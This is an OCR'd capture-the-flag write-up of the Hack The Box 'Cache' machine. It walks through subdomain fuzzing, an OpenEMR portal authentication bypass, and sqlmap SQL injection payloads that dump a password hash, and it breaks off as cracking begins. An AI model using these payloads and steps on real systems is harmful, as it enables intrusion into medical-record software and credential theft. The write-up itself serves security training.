
Write up Cache



Cache

OS: Linux

Difficulty: Medium

Points: 30

Release: 09 May 2020

IP: 10.10.10.188

https://www.hackthebox.eu/home/users/profile/136970

Made By: IceL0rd


Discord: IceL0rd#3684

Table of Contents

Enumeration

Nmap scan


nmap -sV -sC 10.10.10.188



```
root@kali:/tmp/Cache# nmap -sV -sC 10.10.10.188
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 05:16 EDT
Nmap scan report for 10.10.10.188
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Web page

I added the IP of Cache machine to my /etc/hosts



```
root@kali:/tmp/Cache# cat /etc/hosts | grep cache.htb
10.10.10.188     cache.htb
```

I went to the web page



/elcome to Cache.htb

What is Hacking?

Hacking is identifying weakness in computer systems or netwo
to a system

Computers have become mandatory to run a successful busine
with external businesses. This exposes them to the outside wo
stealing corporate/personal data, etc. Cyber crimes cost many

In this tutorial, we will learn-

Who is a Hacker?

Types of Hackers


What is Cyber Crime?

I found 2 web pages:

http://cache.htb/author.html

http://cache.htb/login.html

But this login page was a rabbit hole, I tried several SQL injections on this login page but none didn't work.




I used the tool cewl, in order to brute force a subdomain. I used cewl for home page, author page and login page to generate as much words as possible

cewl http://cache.htb/author.html > sub-domain-bruteforce

cewl http://cache.htb/login.html >> sub-domain-bruteforce

cewl http://cache.htb/ >> sub-domain-bruteforce




```
root@kali:/tmp/Cache# cewl http://cache.htb/author.html > sub-domain-bruteforce
root@kali:/tmp/Cache# cewl http://cache.htb/login.html >> sub-domain-bruteforce
root@kali:/tmp/Cache# cewl http://cache.htb/ >> sub-domain-bruteforce
root@kali:/tmp/Cache# wc -c sub-domain-bruteforce
4915 sub-domain-bruteforce
root@kali:/tmp/Cache#
```

Domain Bruteforce


Now we see there is a valid domain.

wfuzz -H 'Host: FUZZ.htb' -u http://10.10.10.188/ --hc 400 --hh 8193 -w sub-domain-bruteforce



```
root@kali:/tmp/Cache# wfuzz -H 'Host: FUZZ.htb' -u http://10.10.10.188/ --hc 400 --hh 8193 -w sub-domain-bruteforce

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.188/
Total requests: 621

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000394:   302        0 L      0 W      0 Ch        "HMS"

Total time: 32.69231
Processed Requests: 621
Filtered Requests: 620
Requests/sec.: 18.99528
```


Added the new domain to /etc/hosts



```
root@kali:/tmp/Cache# cat /etc/hosts | grep cache
10.10.10.188     cache.htb hms.htb HMS.htb
root@kali:/tmp/Cache# 
```

hms.htb Webpage

http://hms.htb/




hms.htb/interface/login/login.php?site=default

After trying to find some exploits for this software, I found this resource which is shown below.

Resource: https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf

After this, I used Dirbuster in order to find directories.

gobuster dir -u hms.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt




```
root@kali:/tmp/Cache# gobuster dir -u hms.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://hms.htb/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/06/09 06:20:28 Starting gobuster
===============================================================
/images (Status: 301)
/services (Status: 301)
/templates (Status: 301)
/modules (Status: 301)
/common (Status: 301)
/library (Status: 301)
/public (Status: 301)
/portal (Status: 301)
```

Exploitation


By reading the resource(show above) I found that we can register in /portal.

hms.htb/portal/



According to the exploit, we just need to give some input then click on register.

hms.htb/portal/




Username: admin

Password: ●●●●●

E-Mail Address: admin@cache.htb

Then we see this error:




Oops!

Something went wrong. Please try again.


Now we just click on register and we see the following page:

http://hms.htb/portal/account/register.php



After this we go to the following URL:

http://hms.htb/portal/add_edit_event_user.php



Visit: Office Visit

Patient:

Provider: Administrator, Administrator

Reason:


now we need to add:

?eid=1

The URL will be:

hms.htb/portal/add_edit_event_user.php?eid=1

Now we see an SQL error.



Query Error


ERROR: query failed: SELECT facility_id as minId, facility FROM users WHERE id =

Error: You have an error in your SQL syntax; check the manual that corresponds to yo

/var/www/hms.htb/public_html/portal/add_edit_event_user.php at 123:sqlQuery


I intercepted the request in burp, and saved it to a file and ran SQLmap.

Intercepted the request in Burp Suite.



```
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OpenEMR=l34con76ehq516gjrdokgcijlq; PHPSESSID=v5l811k5osi2g2ddev3a91mle8
Upgrade-Insecure-Requests: 1
```


Copied the request into a file.



```
root@kali:/tmp/Cache# cat log.req
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OpenEMR=l34con76ehq516gjrdokgcijlq; PHPSESSID=v5l811k5osi2g2ddev3a91mle8
Upgrade-Insecure-Requests: 1
```

Run SQLmap with the intercepted request.

sqlmap -r log.req --dbs –batch




```
root@kali:/tmp/Cache# sqlmap -r log.req --dbs --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.6#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is t
onsible for any misuse or damage caused by this program

[*] starting @ 06:48:50 /2020-06-09/

[06:48:50] [INFO] parsing HTTP request from 'log.req'
[06:48:50] [INFO] resuming back-end DBMS 'mysql'
[06:48:50] [INFO] testing connection to the target URL
[06:48:51] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the re
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: eid (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: eid=(SELECT (CASE WHEN (5957=5957) THEN 1 ELSE (SELECT 9512 UNION SELECT 5243) END))

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: eid=1 AND EXTRACTVALUE(3139,CONCAT(0x5c,0x71717a7671,(SELECT (ELT(3139=3139,1))),0x717a6b6b71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: eid=1 AND (SELECT 6783 FROM (SELECT(SLEEP(5)))Czpt)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: eid=1 UNION ALL SELECT NULL,NULL,CONCAT(0x71717a7671,0x6b63625345494f756c4b574d59514a4f74657179
---
[06:48:51] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[06:48:51] [INFO] fetching database names
[06:48:51] [INFO] resumed: 'information_schema'
[06:48:51] [INFO] resumed: 'openemr'
available databases [2]:
[*] information_schema
[*] openemr

[06:48:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/hms.htb'

[*] ending @ 06:48:51 /2020-06-09/

root@kali:/tmp/Cache#
```

Now that we found 2 databases, we can enumerate those 2 databases.

SQLmap database enumeration

I wanted to know the tables inside the openemr database.


sqlmap -r log.req --dbs --batch -D openemr –tables



```
| user_settings
| users
| users_facility
| users_secure
```

Now I want to dump the user_secure table for useful information.

sqlmap -r log.req --dbs --batch -D openemr -T users_secure --dump




```
Table: users_secure
[1 entry]
+------+--------------------------------+---------------+--------------------------------------------------------------+
| id   | salt                           | username      | password                                                     |
+------+--------------------------------+---------------+--------------------------------------------------------------+
| 1    | $2a$05$l2sTLIG6GTBeyBf7TAKL6A$ | openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. |
+------+--------------------------------+---------------+--------------------------------------------------------------+
```

Now we found a username(openmr_admin) with a salted password. ($2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.)

Cracking salted password

I saved the hash into a file and cracked it with John The Ripper.

john --wordlist=/usr/share/wordlists/rockyou.txt crack_hash



```
root@kali:/tmp/Cache# cat crack_hash
openmr_admin:$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
root@kali:/tmp/Cache# john --wordlist=/usr/share/wordlists/rockyou.txt crack_hash
Using default input encoding: UTF-8
